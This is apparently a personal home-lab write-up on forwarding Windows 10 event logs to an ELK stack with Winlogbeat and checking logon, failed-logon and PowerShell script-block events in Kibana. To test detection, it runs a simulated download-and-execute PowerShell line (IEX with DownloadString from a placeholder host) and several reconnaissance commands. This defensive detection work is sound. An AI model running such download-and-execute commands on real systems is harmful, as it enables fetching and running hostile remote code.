- **Windows:** Event Logs (Application, Security, System)
- **Linux/Unix:** Syslog (e.g., /var/log/messages, /var/log/syslog), Auth logs, Kernel logs
- **macOS:** Unified Logging (Console), System logs (/var/log)



My 1st Windows machine and I'm checking the connectivity between both main elk hosting machine and the clint and it's working fine

Reason for doing this = I'm trying to send all the events of this windows machine to my ELK for analysis and its LIVE it will share each and every event which occur but system should be UP

Checking same on other end =

```
root@uday:/home/uday# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b5:e6:b0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.146.142/24 metric 100 brd 192.168.146.255 scope global dynamic ens33
        valid_lft 1017sec preferred_lft 1017sec
    inet6 fe80::20c:29ff:feb5:e6b0/64 scope link
        valid_lft forever preferred_lft forever
root@uday:/home/uday# ping 192.168.146.131 -c 6
PING 192.168.146.131 (192.168.146.131) 56(84) bytes of data.
64 bytes from 192.168.146.131: icmp_seq=1 ttl=128 time=0.710 ms
64 bytes from 192.168.146.131: icmp_seq=2 ttl=128 time=1.83 ms
64 bytes from 192.168.146.131: icmp_seq=3 ttl=128 time=1.12 ms
64 bytes from 192.168.146.131: icmp_seq=4 ttl=128 time=0.740 ms
64 bytes from 192.168.146.131: icmp_seq=5 ttl=128 time=0.530 ms
64 bytes from 192.168.146.131: icmp_seq=6 ttl=128 time=1.24 ms

--- 192.168.146.131 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5087ms
rtt min/avg/max/mdev = 0.530/1.028/1.834/0.434 ms
```

It's perfect working well because to pass the log from this to that in systematic manner in uninterrupted events forwarding

Winlogbeat = Windows log collecting agent [on my windows-10_OS]


It helps in **log monitoring**, **threat detection**, and **incident investigation** in a Security Operations Center (SOC).

- Download the Winlogbeat Windows
zip:<https://www.elastic.co/downloads/beats/winlogbeat>
- Extract the contents of the zip file into C:\Program Files.


Why C:\Program Files.

For better compatibility [Standard Location] & **System Integration**:

Tools like Winlogbeat often **run as services**. Keeping them in C:\Program Files helps Windows treat them like system programs.



Installed wingbeat on the desired folder



```
# ===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["http://192.168.146.142:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"

  # Pipeline to route events to security, sysmon, or powershell pipelines.
  pipeline: "winlogbeat-%[agent.version]}-routing"

# ----- Logstash Output -----
```

output. Elasticsearch: hosts: ["http://192.XX.YY.ZZ:9200"] only reason to do this is I'm giving the address where the Forward the events for the analysis that means MY ELK hosted ubuntu virtual machine

```
# ===== Kibana =====

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify an additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  host: "http://192.168.146.142:5601"

  # Kibana Space ID
  # ID of the Kibana Space into which the dashboards should be loaded. By default,
  # the Default Space will be used.
  #space.id:

# ===== Elastic Cloud =====
```

setup. Kibana: host: <http://192.XX.YY.ZZ:5601> with a default port number

.\winlogbeat.exe setup


Start-Service winlogbeat

```
PS C:\Program Files\Winlogbeat> .\winlogbeat.exe setup
>>
Overwriting lifecycle policy is disabled. Set `setup.ilm.overwrite: true` to overwrite.
Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Loaded Ingest pipelines
PS C:\Program Files\Winlogbeat> Start-Service winlogbeat
>>
PS C:\Program Files\Winlogbeat>
```

Loaded dashboards


Loaded Ingest pipelines [so ALL GOOD TO GO]

So therefore, it collects and sends logs in **real-time**.



successfully loaded the windows log into my setup EKL

Now I got total 46 hits because these are recorded current events in windows-10 os



Time for testing

I checked number of successful logons using event id 2624 and I receded total 10 hits out of 46 with all details, including standard time stamp

 event.code	4624
 event.created	Jun 7, 2025 @ 10:39:39.809
 event.ingested	Jun 7, 2025 @ 10:39:50.158
 event.kind	event
 event.module	security
 event.outcome	success
 event.provider	Microsoft-Windows-Security-Auditing
 event.type	start
 host.architecture	x86_64


```

    },
    "event": {
      "ingested": "2025-06-07T05:13:30.744912452Z",
      "code": "4624",
      "provider": "Microsoft-Windows-Security-Auditing",
      "created": "2025-06-07T05:13:21.656Z",
      "kind": "event",
      "module": "security",
      "action": "logged-in",
      "type": [
        "start"
      ],
      "category": [
        "authentication"
      ],
    },
  ],
}

```

Also, Json format

"JSON is a lightweight data format widely used in SOC environments for storing logs, sharing threat intelligence, enabling tool communication, and automating incident response workflows."



And checking the events like PowerShell Event ID 4104 and I got total 3 hits

message	Creating Scriptblock text (1 of 1): ipconfig
	ScriptBlock ID: cfa00458-d29e-4f31-90ad-80912e7f772a Path:
powershell.file.script_block_hash	UeBLwkZFSjo5f/A3KR6yD6DkdRw=
powershell.file.script_block_id	cfa00458-d29e-4f31-90ad-80912e7f772a
powershell.file.script_block_text	ipconfig
powershell.sequence	1
powershell.total	1
user.id	S-1-5-21-3381263562-808781351-2603457041-1000


Script Block Logging Observation (Event ID 4104)

For testing purposes, I executed a simple command (ipconfig) using PowerShell.

Thanks to **PowerShell Script Block Logging**, the exact command was captured and recorded under **Event ID 4104**.

This feature is highly valuable for Security Operations because:

- It shows the **actual commands/scripts** run through PowerShell
- It helps identify **malicious activity**, such as encoded scripts or download-execute commands
- It provides full visibility into **attacker behaviour** during exploitation phases



As part of ethical testing for this project, I executed a small PowerShell script to verify the **live collection of event logs**, specifically targeting **PowerShell Operational events**.

I used the following **simulated attacker behavior**:

```
PS C:\Users\Uday Horatti> Invoke-Expression (New-Object Net.WebClient).DownloadString('http://test.com/fake.ps1')
>>
Exception calling "DownloadString" with "1" argument(s): "The remote server returned an error: (403) Forbidden."
At line:1 char:1
+ Invoke-Expression (New-Object Net.WebClient).DownloadString('http://t...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException
PS C:\Users\Uday Horatti>
```

Invoke-Expression (New-Object Net.WebClient).DownloadString('http://test.com/fake.ps1')

Why this script

- This is a **fake download-and-execute** command commonly used by attackers.
- It uses Invoke-Expression (IEX) and DownloadString — a known **technique for executing remote scripts**.
- The domain test.com is just a placeholder and does **not connect** to any real server, making it **safe for testing**.
- The script was successfully captured under **Event ID 4104** in the **PowerShell Operational log**.
- The **timestamp and full script content** were visible in the **Script Block** section of the log entry.
- This confirmed that **Winlogbeat** and **ELK** were collecting PowerShell event logs **in real-time**.

```
PS C:\Users\Uday Horatti> Get-Process
>> whoami
>> ipconfig /all
>> Get-EventLog -LogName Security
>>
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
106	6	1360	5508		5784	0	AggregatordHost
322	19	9132	25952	0.27	8872	1	ApplicationFrameHost
201	12	3644	13364	0.23	6412	1	conhost
461	32	155048	35180	2.97	9112	1	csc_ui
557	21	1832	5540		464	0	csrss
399	20	2452	12244		576	1	csrss
419	16	3876	14872	1.05	5460	1	ctfmon
362	17	3232	11164		3416	0	dashost
267	14	3996	13356		4788	0	dllhost
200	17	3768	11288		7448	0	dllhost
1005	40	48048	56624		780	1	dwm
1939	76	62368	124412	10.58	4700	1	explorer
50	7	1948	4600		868	1	fontdrvhost
50	6	1500	3320		876	0	fontdrvhost
0	0	60	8		0	0	Idle
1364	27	7992	21276		720	0	lsass
0	0	316	106388		1772	0	Memory Compression
320	12	6776	13400		3436	0	MpDefenderCoreService
230	13	2712	9448		1072	0	msdtc
351	21	12624	37220	1.16	1220	1	msedgewebview2
175	11	10120	21348	0.27	2160	1	msedgewebview2
147	9	2156	7736	0.02	3532	1	msedgewebview2
333	30	16368	54908	2.19	3780	1	msedgewebview2
449	29	118016	177420	6.67	4228	1	msedgewebview2
1075	46	33272	106708	2.88	5236	1	msedgewebview2
796	209	299040	194196		3644	0	MsMpEng
208	10	4328	10988		6084	0	NisSrv

Again, simple script:

Get-Process

whoami

ipconfig /all

Get-EventLog -LogName Security


message

Creating Scriptblock text (1 of 1):
Get-Process
whoami
ipconfig /all
Get-EventLog -LogName Security

ScriptBlock ID: 1340aee8-6e8d-47d2-9223-a21793a62801
Path:

powershell.file.script_block_hash	5I6ankCrR9pUqEIMRVWedf2Ggq8=
powershell.file.script_block_id	1340aee8-6e8d-47d2-9223-a21793a62801
powershell.file.script_block_text	Get-Process whoami ipconfig /all

The event is successfully generated with the executed script above windows_os PowerShell screenshot



One more event that 4625

I instinctually typed the **wrong password** on the login screen or **lock screen 3–4 times**.


Appears in: Security log

Event ID: 4625 (Failed login)


Useful for brute-force attack simulation

```
"event": {
  "ingested": "2025-06-07T05:44:22.779061595Z",
  "code": "4625",
  "provider": "Microsoft-Windows-Security-Auditing",
  "kind": "event",
  "created": "2025-06-07T05:45:20.873Z",
  "module": "security",
  "action": "logon-failed",
  "category": [
    "authentication"
  ]
}
```

Category "authentication"




Again, intentionally created new user in the name of Hacker_2026 with password lets check will it show or not.



